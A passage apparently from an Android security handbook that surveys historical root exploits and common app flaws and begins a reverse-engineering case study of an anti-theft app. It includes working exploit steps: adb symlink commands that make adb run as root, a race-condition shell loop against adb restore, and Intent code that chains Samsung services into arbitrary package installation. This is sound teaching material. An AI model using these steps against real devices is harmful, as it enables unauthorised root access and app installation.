The `mem_write` function in Linux kernel 2.6.39 and other versions, when ASLR is disabled, does not properly check permissions when writing to `/proc/<pid>/mem`, which allows local users to gain privileges by modifying process memory, as demonstrated by MempoDipper.

The `/proc/<pid>/mem` proc file system entry is an interface that can be used to access the pages of a process's memory through POSIX file operations such as `open`, `read`, and `lseek`. In kernel version 2.6.39, the protections to access other processes memory were mistakenly removed.

Jay Freeman (saurik) wrote the mempodroid exploit for Android based on a previous Linux exploit, mempodipper, by Jason A. Donenfeld (zx2c4). The mempodroid exploit uses this vulnerability to write directly to the code segment of the `run-as` program. This binary, used to run commands as a specific application UID, runs `set-uid root` on stock Android. Because `run-as` is statically linked on Android, the exploit needs the address in memory of the `setresuid` call and the `exit` function, so that the payload can be placed exactly at the right

place. Sources for the mempodroid exploit are available at <https://github.com/saurik/mempodroid>.

A more detailed case study of this vulnerability is provided in Chapter 8.

File Permission and Symbolic Link–Related Attacks

There are plenty of file permission and symbolic link–related attacks present in a range of devices. Most of them are introduced by custom OEM modifications that are not present in stock Android. Dan Rosenberg has discovered many of these bugs and has provided very creative root methods for a comprehensive list of devices in his blog at <http://vulnfactory.org/blog/>.

Initial versions of Android 4.0 had a bug in the `init` functions for `do_chmod`, `mkdir`, and `do_chown` that applied the ownership and file permissions specified even if the last element of their target path was a symbolic link. Some Android devices have the following line in their `init.rc` script.

```
mkdir /data/local/tmp 0771 shell shell
```

As you can guess now, if the `/data/local` folder is writeable by the user or group `shell`, you can exploit this flaw to make the `/data` folder writeable by replacing `/data/local/tmp` with a symbolic link to `/data` and rebooting the device. After rebooting, you can create or modify the `/data/local.prop` file to set the property `ro.kernel.qemu` to 1.

The commands to exploit this flaw are as follows:

```
adb shell rm -r /data/local/tmp
adb shell ln -s /data/ /data/local/tmp
adb reboot
adb shell "echo 'ro.kernel.qemu=1' > /data/local.prop"
adb reboot
```

Another popular variant of this vulnerability links `/data/local/tmp` to the system partition and then uses `debugfs` to write the `su` binary and make it set-uid root. For example, the ASUS Transformer Prime running Android 4.0.3 is vulnerable to this variant.

The `init` scripts in Android 4.2 apply `O_NOFOLLOW` semantics to prevent this class of symbolic link attacks.

Adb Restore Race Condition

Android 4.0 introduced the ability to do full device backups through the `adb backup` command. This command backs up all data and applications into the file `backup.ab`, which is a compressed TAR file with a prepended header. The `adb restore` command is used to restore the data.

There were two security issues in the initial implementation of the restore process that were fixed in Android 4.1.1. The first issue allowed creating files and

directories accessible by other applications. The second issue allowed restoring file sets from packages that run under a special UID, such as *system*, without a special backup agent to handle the restore process.

To exploit these issues, Andreas Makris (Bin4ry) created a specially crafted backup file with a world readable/writable/executable directory containing 100 files with the content `ro.kernel.qemu=1` and `ro.secure=0` inside it. When the contents of this file are written to `/data/local.prop`, it makes `adb` run with root privileges on boot. The original exploit can be downloaded at <http://forum.xda-developers.com/showthread.php?t=1886460>.

The following one-liner, if executed while the `adb restore` command is running, causes a race between the restore process in the backup manager service and the `while` loop run by the *shell* user:

```
adb shell "while ! ln -s /data/local.prop \
/data/data/com.android.settings/a/file99; do :; done"
```

If the loop creates the symbolic link in `file99` before the restore process restores it, the restore process follows the symbolic link and writes the read-only system properties to `/data/local.prop`, making `adb` run as root in the next reboot.

Exynos4: exynos-abuse

This vulnerability exists in a Samsung kernel driver and affects devices with an Exynos 4 processor. Basically, any application can access the `/dev/exynosmem` device file, which allows mapping all physical RAM with read and write permissions.

The vulnerability was discovered by alephzain, who wrote the `exynos-abuse` exploit to demonstrate it and reported it on XDA-developers forums. The original post is available at <http://forum.xda-developers.com/showthread.php?t=2048511>.

First, the exploit maps kernel memory and changes the format string for the function handling `/proc/kallsyms` in order to avoid the `kpтр_restrict` kernel mitigation. Then it parses `/proc/kallsyms` to find the address of the `sys_setresuid` system call handler function. Once found, it patches the function to remove a permission check and executes the `setresuid` system call in user space to become root. Finally, it reverses the changes it made to kernel memory and executes a root shell.

Later, alephzain created a *one-click* rooting application called Framaroot. Framaroot embeds three variants of the original bug, which each allows unprivileged users to map arbitrary physical memory. This application works on devices based on the Exynos4 chipset and as well as devices based on the TI OMAP3 chipset. Most notably, alephzain discovered that Samsung did not properly fix

the Exynos4 issue. He embedded a new exploit in Framaroot that exploits an integer overflow present in the Samsung fix. This allows bypassing the additional validation and again enables overwriting kernel memory. These new exploits were silently included in Farmaroot by alephzain and later uncovered and documented by Dan Rosenberg at <http://blog.azimuthsecurity.com/2013/02/re-visiting-exynos-memory-mapping-bug.html>.

Diag: lit / diaggetroot

This vulnerability was discovered by giantpune and was assigned CVE identifier CVE-2012-4220:

diagchar_core.c in the Qualcomm Innovation Center (QILC) Diagnostics (aka DIAG) kernel-mode driver for Android 2.3 through 4.2 allows attackers to execute arbitrary code or cause a denial of service (incorrect pointer dereference) via an application that uses crafted arguments in a local diagchar_ioctl call.

The lit exploit used this vulnerability to cause the kernel to execute native code from user-space memory. By reading from the `/sys/class/leds/lcd-backlight/reg` file, it was possible to cause the kernel to process data structures in user-space memory. During this processing, it called a function pointer from one of the structures, leading to privilege escalation.

The diaggetroot exploit, for the HTC J Butterfly device, also used this vulnerability. However, on that device, the vulnerable character device is only accessible by user or group *radio*. To overcome this situation, the researcher abused a content provider to obtain an open file descriptor to the device. Gaining root using this method was only possible with the combination of the two techniques. You can download the exploit code at <https://docs.google.com/file/d/0B8LDObFopzZqQzducxjRExXNm/edit?pli=1>.

Summary

Rooting an Android device gives you full control over the Android system. However, if you don't take any precautions to fix the open paths to gain root access, the system security can be easily compromised by an attacker.

This chapter described the key concepts to understand the rooting process. It went through legitimate boot loader unlock methods, such as the ones present in devices with an unlocked boot loader, as well as other methods that allow gaining and persisting root access on a device with a locked boot loader. Finally,

you saw an overview of the most famous root exploits that have been used during the past decade to root many Android devices.

The next chapter dives into Android application security. It covers common security issues affecting Android applications and demonstrates how to use free, public tools to perform application security assessments.

Reviewing Application Security

Application security has been a hot-button topic since even before Android existed. During the onset of the web application craze, developers flocked to quickly develop applications, overlooking basic security practices or using frameworks without adequate security controls. With the advent of mobile applications, that very same cycle is repeating. This chapter begins by discussing some common security issues in Android applications. It concludes with two case studies demonstrating discovery and exploitation of application flaws using common tools.

Common Issues

With traditional application security, there are numerous issues that crop up repeatedly in security assessment and vulnerability reports. Types of issues range from sensitive information leaks to critical code or command execution vulnerabilities. Android applications aren't immune to these flaws, although the vectors to reach those flaws may differ from traditional applications.

This section covers some of the security issues typically found during Android app security testing engagements and public research. This is certainly not an exhaustive list. As secure app development practices become more commonplace, and Android's own application programming interfaces (APIs) evolve,

it is likely that other flaws—perhaps even new classes of issues—will come to the forefront.

App Permission Issues

Given the granularity of the Android permission model, there is an opportunity for developers to request more permissions for their app than may be required. This behavior may be due in part to inconsistencies in permission enforcement and documentation. Although the developer reference docs describe most of the permission requirements for given classes and methods, they're not 100 percent complete or 100 percent accurate. Research teams have attempted to identify some of these inconsistencies in various ways. For example, in 2012, researchers Andrew Reiter and Zach Lanier attempted to map out the permission requirements for the Android API available in Android Open Source Project (AOSP). This led to some interesting conclusions about these gaps.

Among some of the findings in this mapping effort, they discovered inconsistencies between documentation and implementation for some methods in the `WifiManager` class. For example, the developer documentation does not mention permission requirements for the `startScan` method. Figure 4-1 shows a screenshot of the Android development documentation of this method.




Figure 4-1: Documentation for `startScan`

This differs from the actual source code for this method (in Android 4.2), which indicates a call to `enforceCallingOrSelfPermission`, which checks to see if the caller bears the `ACCESS_WIFI_STATE` permission by way of `enforceChangePermission`:

```
public void startScan(boolean forceActive) {
    enforceChangePermission();
    mWifiStateMachine.startScan(forceActive);
    noteScanStart();
}

...

private void enforceChangePermission() {
    mContext.enforceCallingOrSelfPermission(android.Manifest.
permission.CHANGE_WIFI_STATE,

                                "WifiService");
}
```

Another example is the `getNeighboringCellInfo` method in the `TelephonyManager` class, whose documentation specifies a required permission of `ACCESS_COARSE_UPDATES`. Figure 4-2 shows a screenshot of the Android development documentation for this method.




Figure 4-2: Documentation for `getNeighboringCellInfo`

However, if you look through the source code of the `PhoneInterfaceManager` class (in Android 4.2), which implements the `Telephony` interface, you see the `getNeighboringCellInfo` method actually checks for the presence of the `ACCESS_FINE_LOCATION` or `ACCESS_COARSE_LOCATION` permissions—neither of which are the nonexistent, invalid permission specified in the documentation:

```
public List<NeighboringCellInfo> getNeighboringCellInfo() {
    try {
        mApp.enforceCallingOrSelfPermission(
            android.Manifest.permission.ACCESS_FINE_LOCATION,
            null);
    } catch (SecurityException e) {
        // If we have ACCESS_FINE_LOCATION permission, skip the check
        // for ACCESS_COARSE_LOCATION
        // A failure should throw the SecurityException from
        // ACCESS_COARSE_LOCATION since this is the weaker precondition
        mApp.enforceCallingOrSelfPermission(
            android.Manifest.permission.ACCESS_COARSE_LOCATION, null);
    }
}
```

These kinds of oversights, while perhaps seemingly innocuous, often lead to bad practices on the part of developers, namely *undergranting* or, worse, *overgranting* of permissions. In the case of undergranting, it's often a reliability or functionality issue, as an unhandled `SecurityException` leads to the app crashing. As for overgranting, it's more a security issue; imagine a buggy, overprivileged app exploited by a malicious app, effectively leading to privilege escalation.

For more information on the permission mapping research, see www.slideshare.net/quineslideshare/mapping-and-evolution-of-android-permissions.

When analyzing Android applications for excessive permissions, it's important to compare what permissions are requested to what the application's purpose really is. Certain permissions, such as `CAMERA` and `SEND_SMS`, might be excessive for a third-party app. For these, the desired functionality can be achieved by deferring to the Camera or Messaging applications, and letting them handle

the task (with the added safety of user intervention). The “Mobile Security App” case study later in the chapter demonstrates how to identify where in the application’s components those permissions are actually exercised.

Insecure Transmission of Sensitive Data

Because it receives constant scrutiny, the overall idea of transport security (for example, SSL, TLS, and so on) is generally well understood. Unfortunately, this doesn’t always apply in the mobile application world. Perhaps due to a lack of understanding about how to properly implement SSL or TLS, or just the incorrect notion that “if it’s over the carrier’s network, it’s safe,” mobile app developers sometimes fail to protect sensitive data in transit.

This issue tends to manifest in one or more of the following ways:

- Weak encryption or lack of encryption
- Strong encryption, but lack of regard for security warnings or certificate validation errors
- Use of plain text after failures
- Inconsistent use of transport security per network type (for example, cell versus Wi-Fi)

Discovering insecure transmission issues can be as simple as capturing traffic sent from the target device. Details on building a man-in-the-middle rig are outside the scope of this book, but numerous tools and tutorials exist for facilitating this task. In a pinch, the Android emulator supports both proxying of traffic as well as dumping traffic to a PCAP-format packet trace. You can achieve this by passing the `-http-proxy` or `-tcpdump` options, respectively.

A prominent public example of insecure data transmission was in the implementation of Google ClientLogin authentication protocol in certain components of Android 2.1 through 2.3.4. This protocol allows for applications to request an authentication token for the user’s Google account, which can then be reused for subsequent transactions against a given service’s API.

In 2011, University of Ulm researchers found that the Calendar and Contacts apps on Android 2.1 through 2.3.3 and the Picasa Sync service on Android 2.3.4 sent the Google ClientLogin authentication token over plaintext HTTP. After an attacker obtained this token, it could be reused to impersonate the user. As numerous tools and techniques exist for conducting man-in-the-middle attacks on Wi-Fi networks, interception of this token would be easy—and would spell bad news for a user on a hostile or untrusted Wi-Fi network.

For more information on the University of Ulm’s Google ClientLogin findings, see www.uni-ulm.de/en/in/mi/staff/koenings/catching-authtokens.html.

Insecure Data Storage

Android offers multiple standard facilities for data storage—namely Shared Preferences, SQLite databases, and plain old files. Furthermore, each of these storage types can be created and accessed in various ways, including managed and native code, or through structured interfaces like Content Providers. The most common mistakes include plaintext storage of sensitive data, unprotected Content Providers (discussed later), and insecure file permissions.

One cohesive example of both plaintext storage and insecure file permissions is the Skype client for Android, which was found to have these problems in April 2011. Reported by Justin Case (jcase) via <http://AndroidPolice.com>, the Skype app created numerous files, such as SQLite databases and XML files, with world-readable and world-writable permissions. Furthermore, the content was unencrypted and included configuration data and IM logs. The following output shows jcase's own Skype app data directory, as well as partial file contents:

```
# ls -l /data/data/com.skype.merlin_mecha/files/jcaseap
-rw-rw-rw- app_152 app_152 331776 2011-04-13 00:08 main.db
-rw-rw-rw- app_152 app_152 119528 2011-04-13 00:08 main.db-journal
-rw-rw-rw- app_152 app_152 40960 2011-04-11 14:05 keyval.db
-rw-rw-rw- app_152 app_152 3522 2011-04-12 23:39 config.xml
drwxrwxrwx app_152 app_152 2011-04-11 14:05 voicemail
-rw-rw-rw- app_152 app_152 0 2011-04-11 14:05 config.lck
-rw-rw-rw- app_152 app_152 61440 2011-04-13 00:08 bistats.db
drwxrwxrwx app_152 app_152 2011-04-12 21:49 chatsync
-rw-rw-rw- app_152 app_152 12824 2011-04-11 14:05 keyval.db-journal
-rw-rw-rw- app_152 app_152 33344 2011-04-13 00:08 bistats.db-journal

# grep Default /data/data/com.skype.merlin_mecha/files/shared.xml
<Default>jcaseap</Default>
```

The plaintext storage aspect aside, the insecure file permissions were the result of a previously less-well publicized issue with native file creation on Android. SQLite databases, Shared Preferences files, and plain files created through Java interfaces all used a file mode of 0660. This rendered the file permissions read/write for the owning user ID and group ID. However, when any files were created through native code or external commands, the app process inherited the umask of its parent process, Zygote—a umask of 000, which means world read/write. The Skype client used native code for much of its functionality, including creating and interacting with these files.

NOTE As of Android 4.1, the umask for Zygote has been set to a more secure value of 077. More information about this change is presented in Chapter 12.

For more information on jcase's discovery in Skype, see www.androidpolice.com/2011/04/14/exclusive-vulnerability-in-skype-for-android-is-exposing-your-name-phone-number-chat-logs-and-a-lot-more/.

Information Leakage Through Logs

Android's log facility is a great source of information leaks. Through developers' gratuitous use of log methods, often for debugging purposes, applications may log anything from general diagnostic messages to login credentials or other sensitive data. Even system processes, such as the ActivityManager, log fairly verbose messages about Activity invocation. Applications bearing the READ_LOGS permission can obtain access to these log messages (by way of the `logcat` command).

NOTE The READ_LOGS permission is no longer available to third-party applications as of Android 4.1. However, for older versions, and rooted devices, third-party access to this permission and to the `logcat` command is still possible.

As an example of ActivityManager's logging verbosity, consider the following log snippet:

```
I/ActivityManager(13738): START {act=android.intent.action.VIEW
dat=http://www.wiley.com/
cmp=com.google.android.browser/com.android.browser.BrowserActivity
(has extras) u=0} from pid 11352
I/ActivityManager(13738): Start proc com.google.android.browser for
activity com.google.android.browser/com.android.browser.BrowserActivity:
pid=11433 uid=10017 gids={3003, 1015, 1028}
```

You see the stock browser being invoked, perhaps by way of the user tapping a link in an e-mail or SMS message. The details of the Intent being passed are clearly visible, and include the URL (<http://www.wiley.com/>) the user is visiting. Although this trivial example may not seem like a major issue, under these circumstances it presents an opportunity to garner some information about a user's web-browsing activity.

A more cogent example of excessive logging was found in the Firefox browser for Android. Neil Bergman reported this issue on the Mozilla bug tracker in December 2012. Firefox on Android logged browsing activity, including URLs that were visited. In some cases, this included session identifiers, as Neil pointed out in his bug entry and associated output from the `logcat` command:

```
I/GeckoBrowserApp(17773): Favicon successfully loaded for URL =
https://mobile.walmart.com/m/pharmacy;jsessionid=83CB330691854B071CD172D41DC2C3
AB
I/GeckoBrowserApp(17773): Favicon is for current URL =
https://mobile.walmart.com/m/pharmacy;jsessionid=83CB330691854B071CD172D41DC2C3
```


AB

```
E/GeckoConsole(17773): [JavaScript Warning: "Error in parsing value for  
'background'. Declaration dropped." {file:  
"https://mobile.walmart.com/m/pharmacy;jsessionid=83CB330691854B071CD172D41DC2C  
3AB?wicket:bookmarkablePage=:com.wm.mobile.web.rx.privacy.PrivacyPractices"  
line: 0}]
```

In this case, a malicious application (with log access) could potentially harvest these session identifiers and hijack the victim's session on the remote web application. For more details on this issue, see the Mozilla bug tracker at https://bugzilla.mozilla.org/show_bug.cgi?id=825685.

Unsecured IPC Endpoints

The common interprocess communication (IPC) endpoints—Services, Activities, BroadcastReceivers, and Content Providers—are often overlooked as potential attack vectors. As both data sources and sinks, interacting with them is highly dependent on their implementation; and their abuse case dependent on their purpose. At its most basic level, protection of these interfaces is typically achieved by way of app permissions (either standard or custom). For example, an application may define an IPC endpoint that should be accessible only by other components in that application or that should be accessible by other applications that request the required permission.

In the event that an IPC endpoint is not properly secured, or a malicious app requests—and is granted—the required permission, there are specific considerations for each type of endpoint. Content Providers expose access to structured data by design and therefore are vulnerable to a range of attacks, such as injection or directory traversal. Activities, as a user-facing component, could potentially be used by a malicious app in a user interface (UI)—redressing attack.

Broadcast Receivers are often used to handle implicit Intent messages, or those with loose criteria, such as a system-wide event. For instance, the arrival of a new SMS message causes the Telephony subsystem to broadcast an implicit Intent with the `SMS_RECEIVED` action. Registered Broadcast Receivers with an intent-filter matching this action receive this message. However, the priority attribute of intent-filters (not unique just to Broadcast Receivers) can determine the order in which an implicit Intent is delivered, leading to potential hijacking or interception of these messages.

NOTE Implicit Intents are those without a specific destination component, whereas explicit Intents target a particular application and application component (such as `"com.wiley.exampleapp.SomeActivity"`).

Services, as discussed in Chapter 2, facilitate background processing for an app. Similar to Broadcast Receivers and Activities, interaction with Services is

accomplished using Intents. This includes actions such as starting the service, stopping the service, or binding to the service. A bound service may also expose an additional layer of application-specific functionality to other applications. Since this functionality is custom, a developer may be so bold as to expose a method that executes arbitrary commands.

A good example of the potential effect of exploiting an unprotected IPC interface is Andre “sh4ka” Moulu’s discovery in the Samsung Kies application on the Galaxy S3. sh4ka found that Kies, a highly privileged system application (including having the `INSTALL_PACKAGES` permission) had a `BroadcastReceiver` that restored application packages (APKs) from the `/sdcard/restore` directory. The following snippet is from sh4ka’s decompilation of Kies:

```
public void onReceive(Context paramContext, Intent paramIntent)
{
    ...
    if (paramIntent.getAction().toString().equals(
"com.intent.action.KIES_START_RESTORE_APK"))
    {
        kies_start.m_nKiesActionEvent = 15;
        int i3 = Log.w("KIES_START",
"KIES_ACTION_EVENT_SZ_START_RESTORE_APK");
        byte[] arrayOfByte11 = new byte[6];
        byte[] arrayOfByte12 = paramIntent.getByteArrayExtra("head");
        byte[] arrayOfByte13 = paramIntent.getByteArrayExtra("body");
        byte[] arrayOfByte14 = new byte[arrayOfByte13.length];
        int i4 = arrayOfByte13.length;
        System.arraycopy(arrayOfByte13, 0, arrayOfByte14, 0, i4);
        StartKiesService(paramContext, arrayOfByte12, arrayOfByte14);
        return;
    }
}
```

In the code you see the `onReceive` method accepting an `Intent`, `paramIntent`. The call to `getAction` checks that the value of the action field of `paramIntent` is `KIES_START_RESTORE_APK`. If this is true, the method extracts a few extra values, head and body, from `paramIntent` and then invokes `StartKiesService`. The call chain ultimately results in Kies iterating through `/sdcard/restore`, installing each APK therein.

In order to place his own APK in `/sdcard/restore` with no permissions, sh4ka exploited another issue that yielded the `WRITE_EXTERNAL_STORAGE` privilege. In his write-up “From 0 perm app to `INSTALL_PACKAGES`,” sh4ka targeted the `ClipboardSaveService` on the Samsung GS3. The following code snippet demonstrates this:

```
Intent intentCreateTemp = new Intent("com.android.clipboardsaveservice.
CLIPBOARD_SAVE_SERVICE");
intentCreateTemp.putExtra("copyPath", "/data/data/"+getPackageName()+
"/files/avast.apk");
```

```
intentCreateTemp.putExtra("pastePath",  
    "/data/data/com.android.clipboardsaveservice/temp/");  
startService(intentCreateTemp);
```

Here, sh4ka's code creates an Intent destined for `com.android.clipboardsaveservice.CLIPBOARD_SAVE_SERVICE`, passing in extras containing the source path of his package (in the `files` directory of his proof-of-concept app's datastore) and the destination path of `/sdcard/restore`. Finally, the call to `startService` sends this Intent off, and `ClipboardService` effectively copies the APK to `/sdcard`. All of this happens without the proof-of-concept app holding the `WRITE_EXTERNAL_STORAGE` permission.

In the coup de grâce, the appropriate Intent is sent to Kies to gain arbitrary package installation:

```
Intent intentStartRestore =  
    new Intent("com.intent.action.KIES_START_RESTORE_APK");  
intentStartRestore.putExtra("head", new String("cocacola").getBytes());  
intentStartRestore.putExtra("body", new String("cocacola").getBytes());  
sendBroadcast(intentStartRestore);
```

For more information on sh4ka's work, check his blog post at http://sh4ka.fr/android/galaxys3/from_0perm_to_INSTALL_PACKAGES_on_galaxy_S3.html.

Case Study: Mobile Security App

This section walks through assessing a mobile security/anti-theft Android application. It introduces tools and techniques for static and dynamic analysis techniques, and you see how to perform some basic reverse engineering. The goal is for you to better understand how to attack particular components in this application, as well as uncover any interesting flaws that may assist in that endeavor.

Profiling

In the Profiling phase, you gather some superficial information about the target application and get an idea of what you're up against. Assuming you have little to no information about the application to begin with (sometimes called the "zero-knowledge" or the "black box" approach), it's important to learn a bit about the developer, the application's dependencies, and any other notable properties it may have. This will help in determining what techniques to employ in other phases, and it may even reveal some issues on its own, such as utilizing a known-vulnerable library or web service.

First, get an idea of the purpose of the application, its developer, and the development history or reviews. Suffice it to say that apps with poor security

track records that are published by the same developer may share some issues. Figure 4-3 shows some basic information for a mobile device recovery/antitheft application on the Google Play web interface.

Description

Mobile Rescue

Keep your mobile phone safe and sound

Mobile Rescue is part of your mobile insurance with Virgin Media. As soon as you activate it on your phone, you're covered against loss or theft.

With Mobile Rescue, you can...

- Back up your mobile address book and transfer your contacts to a new or replacement phone
- Lock your phone from your computer if it's missing or stolen. Once it's locked, it can't be used without you unlocking it, even if the SIM is changed.
- Track down your lost phone by setting off an alarm and checking where it is on a map.
- If your phone's lost or stolen, first lock it with Mobile Rescue and then call Virgin Media and they'll block the SIM card for you. That way, no one can put your SIM in another phone and use it to make calls.

Keywords: virgin mobile, phone locator, phone locate, anti virus protection, antivirus for android, antivirus free, phone lock, free security apps, security lock, security alarm, malware protection, block calls, block numbers, block text messages, block sms messages, block sms and calls, call blocker, remote lock, lookout mobile security, privacy guard, anti theft alarm, find phone, phone finder. Competing apps include: avg, lookout, netqin, webroot, bitdefender, mcafee, eset, avast, trend micro, kaspersky

ABOUT THIS APP

[Tweet](#)

RATING:
★★★★☆
(155)

UPDATED:
April 23, 2013

CURRENT VERSION:
3.0

REQUIRES ANDROID:
2.2 and up

CATEGORY:
Tools

INSTALLS:
100,000 - 500,000

SIZE:
3.5M

PRICE:
Free

CONTENT RATING:
Low Maturity

Figure 4-3: Application description in Google Play

When you examine this entry a bit more, you gather that it requests quite a few permissions. This application, if installed, would be rather privileged as far as third-party apps go. By clicking the Permissions tab in the Play interface, you can observe what permissions are being requested, as shown in Figure 4-4.

Based on the description and some of the listed permissions, you can draw a few conclusions. For example, the description mentions remote locking, wiping, and audio alerting, which, when combined with the *READ_SMS* permission, could lead you to believe that SMS is used for out-of-band communications, which is common among mobile antivirus apps. Make a note that for later, because it means you might have some SMS receiver code to examine.




Figure 4-4: Some of the permissions requested by the target app

Static Analysis

The *static analysis* phase involves analyzing code and data in the application (and supporting components) without directly executing the application. At the outset, this involves identifying interesting strings, such as hard-coded URIs, credentials, or keys. Following that, you perform additional analyses to construct call graphs, ascertain application logic and flow, and discover potential security issues.

Although the Android SDK provides useful tools such as `dexdump` to disassemble `classes.dex`, you can find other bits of useful information in other files in the APK. Most of these files are in various formats, such as binary XML, and

might be difficult to read with common tools like `grep`. Using *apktool*, which can be found at <https://code.google.com/p/android-apktool/>, you can convert these resources into plaintext and also disassemble the Dalvik executable bytecode into an intermediate format known as *smali* (a format which you'll see more of later).

Run `apktool d` with the APK file as a parameter to decode the APK's contents and place the files in a directory named after the APK:

```
~$ apktool d ygib-1.apk
I: Baksmaling...
I: Loading resource table...
...
I: Decoding values */* XMLs...
I: Done.
I: Copying assets and libs...
```

Now you can `grep` for interesting strings like URLs in this application, which could help in understanding communications between this application and a web service. You also use `grep` to ignore any references to `schemas.android.com`, a common XML namespace string:

```
~$ grep -Eir "https?://" ygib-1 | grep -v "schemas.android.com"

ygib-1/smali/com/yougetitback/androidapplication/settings/xml/
XmlOperator.smali:
const-string v2, "http://cs1.ucc.ie/~yx2/upload/upload.php"
ygib-1/res/layout/main.xml:   xmlns:ygib="http://www.ywlx.net/apk/res/
com.yougetitback.androidapplication.cpw.mobile">
ygib-1/res/values/strings.xml:   <string name="mustenteremail">Please enter
a previous email address if you already have an account on
https://virgin.yougetitback.com or a new email address
if you wish to have a new account to control this device.</string>
ygib-1/res/values/strings.xml:   <string name="serverUrl">
https://virgin.yougetitback.com</string>
ygib-1/res/values/strings.xml:Please create an account on
https://virgin.yougetitback.com
before activating this device"</string>
ygib-1/res/values/strings.xml:   <string name="showsolocation">
http://virgin.yougetitback.com/showSALocation?cellid=</string>
ygib-1/res/values/strings.xml:   <string name="termsofuse">
https://virgin.yougetitback.com/terms_of_use</string>
ygib-1/res/values/strings.xml:   <string name="eula"
>https://virgin.yougetitback.com/eula</string>
ygib-1/res/values/strings.xml:   <string name="privacy">
https://virgin.yougetitback.com/privacy_policy</string>
ygib-1/res/values/strings.xml:
<string name="registration_succeed_text">
Account Registration Successful, you can now use the
email address and password entered to log in to your personal vault on
http://virgin.yougetitback.com</string>
```

```

ygib-1/res/values/strings.xml:
<string name="registrationerror5">ERROR:creating user account.
Please go to http://virgin.yougetitback.com/forgot_password
where you can reset your password, alternatively enter a new
email and password on this screen and we will create a new account for you.
Thank You.</string>
ygib-1/res/values/strings.xml:    <string name="registrationsuccessful">
Congratulations you have sucessfully registered.
You can now use this email and password provided to
login to your personalised vault on http://virgin.yougetitback.com
</string>
ygib-1/res/values/strings.xml:    <string name="link_accessvault">
https://virgin.yougetitback.com/vault</string>
ygib-1/res/values/strings.xml:    <string name="text_help">
Access your online vault, or change your password at &lt;a>
https://virgin.yougetitback.com/forgot_password&lt;/a></string>

```

Although `apktool` and common UNIX utilities help in a pinch, you need something a bit more powerful. In this case, call on the Python-based reverse engineering and analysis framework *Androguard*. Although Androguard includes utilities suited to specific tasks, this chapter focuses on the `androlyze` tool in interactive mode, which gives an IPython shell. For starters, just use the `AnalyzeAPK` method to create appropriate objects representing the APK and its resources; the Dex code itself; and also add an option to use the `dad` decompiler, so you can convert back to Java pseudo-source:

```

~$ androlyze.py -s
In [1]: a,d,dx = AnalyzeAPK("/home/ahh/ygib-1.apk",decompiler="dad")

```

Next, gather some additional cursory information about the application, namely to confirm what you saw while profiling. This would include things such as which permissions the application uses, activities the user will most likely interact with, Services that the app runs, and other Intent receivers. Check out permissions first, by calling `permissions`:

```

In [23]: a.permissions
Out[23]:
['android.permission.CAMERA',
 'android.permission.CALL_PHONE',
 'android.permission.PROCESS_OUTGOING_CALLS',
 ...
 'android.permission.RECEIVE_SMS',
 'android.permission.ACCESS_GPS',
 'android.permission.SEND_SMS',
 'android.permission.READ_SMS',
 'android.permission.WRITE_SMS',
 ...

```

These permissions are in line with what you saw when viewing this app in Google Play. You can go a step further with Androguard and find out which

classes and methods in the application actually use these permissions, which might help you narrow your analysis to interesting components:

```
In [28]: show_Permissions(dx)
ACCESS_NETWORK_STATE :
1 Lcom/yougetitback/androidapplication/PingService;->deviceOnline()Z
(0x22) ---> Landroid/net/ConnectivityManager;-
>getAllNetworkInfo() [Landroid/net/NetworkInfo;
1 Lcom/yougetitback/androidapplication/PingService;->wifiAvailable()Z
(0x12) ---> Landroid/net/ConnectivityManager;-
>getActiveNetworkInfo() [Landroid/net/NetworkInfo;
...
SEND_SMS :
